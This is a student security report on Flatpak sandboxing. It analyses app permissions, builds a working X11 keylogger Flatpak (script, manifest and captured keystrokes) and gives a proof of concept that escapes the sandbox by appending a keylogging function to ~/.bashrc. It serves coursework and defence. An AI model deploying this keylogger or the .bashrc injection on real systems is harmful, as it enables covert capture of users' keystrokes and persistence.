Ramdhanush Venkatakrishnan
rvenka26

Mini Project 3

Question 1.1

Part A)

The term ‘sandboxed’ automatically suggests the idea of the application being run in its own sandbox, which usually includes notions of an isolated environment that doesn’t affect other services in the system. The inclusion of the term explicitly in an application’s description sets an expectation psychologically - of holding the app to a standard that can be considered ‘secure’.

Naturally, if there is a comparison between an app that does and doesn’t include a sandbox guarantee, the application that includes it is expected to possess a better security model, and in turn warrants more trust by default.

Part B)


The newer version of the GUI doesn't explicitly state whether the application is sandboxed or not. This definitely has a great impact on the perceived expectations. If none of the applications mention information about sandboxing, there is no special effect. But once there is a mention of whether an application has it or not, it subconsciously becomes a potential indicator of its trustworthiness. A good analogy is two websites that don’t provide any information disclosure, as opposed to two that explicitly disclose whether they conform to GDPR regulations. Evidently the one that does immediately gains a higher level of trust.

Question 1.2

1) Alpaca


   This application is intended to be a place to chat with multiple AI models. It possesses permissions like Network, IPC, both the X11 and Wayland windowing systems, PulseAudio sound server, the AMD GPU filesystem subset, and access to all the devices. However, the last one is the most interesting to consider. For an app that only ever needs keyboard input, why does it have permissions to all the devices connected to the sandbox (notably, the webcam as shown in the

figure)? However, this was not a complete surprise since it was explicitly mentioned in the install page. But the fact that it might be excessive is true.



2) Treesheets


This application is a note-taker/organizer/text editor all rolled into one. It contains permissions like IPC, both the X11 and Wayland windowing systems, GPU acceleration subset, and access to all the files. Once again, the last one is the most interesting. Rather than a limited set of files/directories or filesystem subsets, why does a text editor need access to the entire filesystem? Even though clearly listed in the install page, the reasons to justify this are likely rooted in developer convenience rather than actual security concern.




3) GNU Emacs

This application is a lightweight text editor that was originally designed for interpreting Emacs Lisp. Despite the first thought that a simpler app such as this would be free of unwanted permissions, the observations show otherwise. In addition to having entire filesystem access, this application also works only with X11 permissions, which

is considered legacy and deprecated windowing. The install page also mentions that this app can 'acquire arbitrary permissions', making it sound even more concerning.







4) Apostrophe

This application is meant to be a markdown editor. Similar to Treesheets, it contains permissions for Network, IPC, both X11 and Wayland windowing, GPU acceleration, and read/write access to all files. Again, the access to the entire file system is less than ideal when analyzed from a security perspective. But usually these

decisions can be attributed to developers prioritizing convenience over security concerns.





5) Inspector

This application is a metadata store that contains system information. Of all the ones seen so far, this is the only application that doesn't seem to ask for more permissions than necessary (counterintuitively upon first glance). With only access to X11 and Wayland windowing, IPC, and GPU acceleration, it doesn't even access the file system! However, the only point of potential interest is the install page's mention of the ability to acquire 'arbitrary

permissions', which seems unlikely upon inspection but could warrant a deeper search.

Question 2.1

The keylogger runs as a sandboxed flatpak with X11 windowing that allows tracking of every key pressed, and as part of the same, maps every key to a unique keycode.

```
fedoratheexplorer@vbox:~/klg$ flatpak run --socket=x11 org.flatpak.keylogger
Keylogger Sandbox
h
press h

release h
e
press e

release e
l
press l

release l
l
press l

release l
o
press o

release o

press Control_L
^C
fedoratheexplorer@vbox:~/klg$
```

The keylogger script used for the core functionality of the keylogger is shown below:

keylogger.sh

```
#!/bin/bash
echo "Keylogger Sandbox"
# store keycodes in array
declare -A keymap
while IFS= read -r line; do
```

```
    if [[ $line =~ ^keycode[[:space:]]+([0-9]+)[[:space:]]*=\ (.*) ]];
then
        keycode="${BASH_REMATCH[1]}"
        mapping="${BASH_REMATCH[2]}"
        keymap[$keycode]="$mapping"
    fi
done < <(xmodmap -pke)
# match keycode to character
xinput test $(/app/bin/xinput list | grep 'AT Translated' | sed
's/.*id=\([0-9]*\).*/\1/') | while IFS= read -r event; do
    if [[ $event =~ (press|release)[[:space:]]+([0-9]+) ]]; then
        action="${BASH_REMATCH[1]}"
        code="${BASH_REMATCH[2]}"
        char="${keymap[$code]}"
        first_char=$(echo "$char" | awk '{print $1}')
        echo -e "\\n$action $first_char"
    fi
done
```

The Flatpak configuration file used to build and wrap the functionality as one sandbox is shown below:

org.flatpak.keylogger.yml

```
id: org.flatpak.keylogger
runtime: org.freedesktop.Platform
runtime-version: '23.08'
sdk: org.freedesktop.Sdk
command: keylogger
modules:
  - name: xinput
    buildsystem: autotools
    config-opts:
      - --prefix=/app
    sources:
      - type: archive
        url: https://www.x.org/archive/individual/app/xinput-1.6.3.tar.gz
        sha256:
9f29f9bfe387c5a3d582f9edc8c5a753510ecc6fdfb154c03b5cea5975b10ce4
  - name: xmodmap
    buildsystem: autotools
    config-opts:
      - --prefix=/app
    sources:
      - type: archive
        url:
https://www.x.org/archive/individual/app/xmodmap-1.0.11.tar.gz
```

```
        sha256:
c4fac9df448b98ac5a1620f364e74ed5f7084baae0d09123700f34d4b63cb5d8
  - name: keylogger
    buildsystem: simple
    build-commands:
      - install -Dm755 keylogger.sh /app/bin/keylogger
    sources:
      - type: file
        path: keylogger.sh
```

Question 2.2

After logging out and into a session with Wayland windowing, the keylogger isn't able to run successfully.

```
fedoratheexplorer@vbox:~$ echo $XDG_SESSION_TYPE
wayland
```

```
fedoratheexplorer@vbox:~/klg$ flatpak run --socket=x11 org.flatpak.keylogger
Keylogger Sandbox
WARNING: running xinput against an Xwayland server. See the xinput man page for
details.
WARNING: running xinput against an Xwayland server. See the xinput man page for
details.
usage: xinput test [-proximity] <device name>
fedoratheexplorer@vbox:~/klg$
```

Using Wayland is far safer for the average user over X11, since the insecurity of X11 opens it up to attacks like the above. In this particular case, the logging was visible and obvious, but other Flatpaks could write the logging to files and keep them in persistence. This has grave implications as it becomes trivial for an adversary to track sensitive and private information. Hence, it is practically a necessity for users to use Wayland over the broken X11.

Question 3.1

A malicious Flatpak is written to append a keylogger command similar to earlier attacks into the ~/.bashrc file. The code and results of the proof of concept of the exploit are shown below:

```
fedoratheexplorer@vbox:~/sbe$ flatpak run org.flatpak.sbe
Sandbox exploit!
fedoratheexplorer@vbox:~/sbe$ tail ~/.bashrc
    for rc in ~/.bashrc.d/*; do
        if [ -f "$rc" ]; then
            . "$rc"
        fi
    done
fi
unset rc
xkeytest() {
    xinput test $(xinput list | grep 'AT Translated' | sed 's/.*id=\([0-9]*\).*/
\1/')
}
fedoratheexplorer@vbox:~/sbe$ source ~/.bashrc
```

```
fedoratheexplorer@vbox:~/sbe$ xkeytest
key release 36
key press   43
hkey release 43
key press   26
ekey press   46
lkey release 26
key release 46
key press   26
ekey release 26
key press   37
key press   54
^C
fedoratheexplorer@vbox:~/sbe$
```

The malicious command xkeytest is written into the ~/.bashrc file, from where it can be used as a standalone command in the terminal and logs keystrokes.

sbe.sh

```
#!/usr/bin/env bash
echo "Sandbox exploit!"
cat << 'EOF' >> ~/.bashrc
xkeytest() {
    xinput test $(xinput list | grep 'AT Translated' | sed
's/.*id=\([0-9]*\).*/\1/')
}
EOF
```

org.flatpak.sbe.yml

```
id: org.flatpak.sbe
runtime: org.freedesktop.Platform
runtime-version: '23.08'
sdk: org.freedesktop.Sdk
command: sbe
finish-args:
  - --filesystem=home
modules:
  - name: xinput
    buildsystem: autotools
    config-opts:
      - --prefix=/app
    sources:
      - type: archive
        url: https://www.x.org/archive/individual/app/xinput-1.6.3.tar.gz
        sha256:
9f29f9bfe387c5a3d582f9edc8c5a753510ecc6fdfb154c03b5cea5975b10ce4
  - name: sbe
    buildsystem: simple
    build-commands:
      - install -Dm755 sbe.sh /app/bin/sbe
    sources:
      - type: file
        path: sbe.sh
```

Question 3.2

The three apps chosen for further analysis are:

1) Treesheets:
   This app can work just as normal as long as the files in use are restricted to Documents and Downloads folders. Anything outside needs access to be able to save. Opening or saving files to arbitrary folders needs further permissions. Using the --persist option makes sense when access to the entire host is restricted, and only some are available for access. In that case, the app creates a mirror inside its sandbox directory that can persist between sessions.
2) GNU Emacs:
   This app can work as long as the files in use are restricted to Documents and Downloads folders. But this restricts the functionality of the app greatly, since text editors are meant to be versatile - opening and editing files from a variety of locations etc. But that still doesn’t mean it warrants entire file system access. Thus a

policy like the --persist option could work great for the app in keeping persistence.

3) Apostrophe
Similar to the previous examples, the markdown editor doesn't need privileges more than needed, so restriction to Documents and Downloads folders is more than enough to handle most tasks. Anything else can be granted manually by the user as they see fit, and using persistence is an additional feature that can be capitalized.

Question 4.1

Trust Model:

- The participants in the Flatpak system are the developers who build the core framework, the individual developers who develop applications on top of the frameworks, and the end users who interact with the applications. The assets in question are the end users' systems and data that the Flatpaks interact with.
- The developers (both framework and private) are trusted to release software with functionality that can successfully run atop the architecture of the systems. However, the motive of the developers cannot be trusted, thus making the functionality of the apps themselves untrustworthy by default. Also, the applications themselves could contain vulnerabilities (undiscovered, like zero-day), further reinforcing the previous point.
- The end users are the ones with assets in question, but they can't always be trusted to handle the apps correctly, meaning security must be built into them by default.

Threat Model:

- Adversaries include the malicious developers who add malware to the apps (similar to trojans), the users who misuse the app, and the other adversaries trying to break the security features of the app to achieve unintended functionality.
- The adversaries' primary goals are one or more of: 1) achieving unintended functionality, 2) exfiltrating user data, 3) deny application service
- The adversaries are typically capable of the same things as an end user, with ability to use the applications. But they may also be able to develop applications or write scripts to try and circumvent security measures, and in some cases have network access (e.g. nation-state adversary) - i.e. similar to the Dolev-Yao model.

Ramdhanush Venkatakrishnan
rvenka26

Question 4.2

It’s very easy to see that the arguments made by flatkill.org are very valid, and relevant. There are lots of gaping holes in the Flatpak system, starting with permissions. Lots of applications have free access to critical system files and directories by default, making it bad design and a violation of least privilege. Through Flatseal, it was very obvious that the permissions could and should be way lower, which should not be optional by default. Another problem was that the purpose of sandboxes are completely defeated if permissions to all files are given. As seen before, mounting sandbox escapes become even more feasible with such poor measures. Also, the ‘sandboxed’ icon in the installation GUI promises an image that it doesn’t deliver. The expectation generated by the guarantee of a sandbox is of isolation and higher security standards - not exposed and vulnerable execution.

Even though the newer installation GUI is more specific and outlines the exact permissions and problems, there is a bigger issue holding Flatpaks back. Another major problem is the slow to catch up and lagging developer community. The speed at which exploits and CVEs are made for the Flatpaks seem to outpace the fixes and updates. With a lot of vulnerable code staying around for long, it makes adversaries’ job that much easier, and this also gives them a larger window of exploitation. Naturally these issues reduce a lot of trust in the system, and aren’t a great choice for people considering them. Compared to a system that doesn’t use Flatpaks, the ones that do certainly don’t have more security measures. In fact, it can be argued that they are less secure, due to their false notions that users might trust without understanding the implications (as it was upon first sight).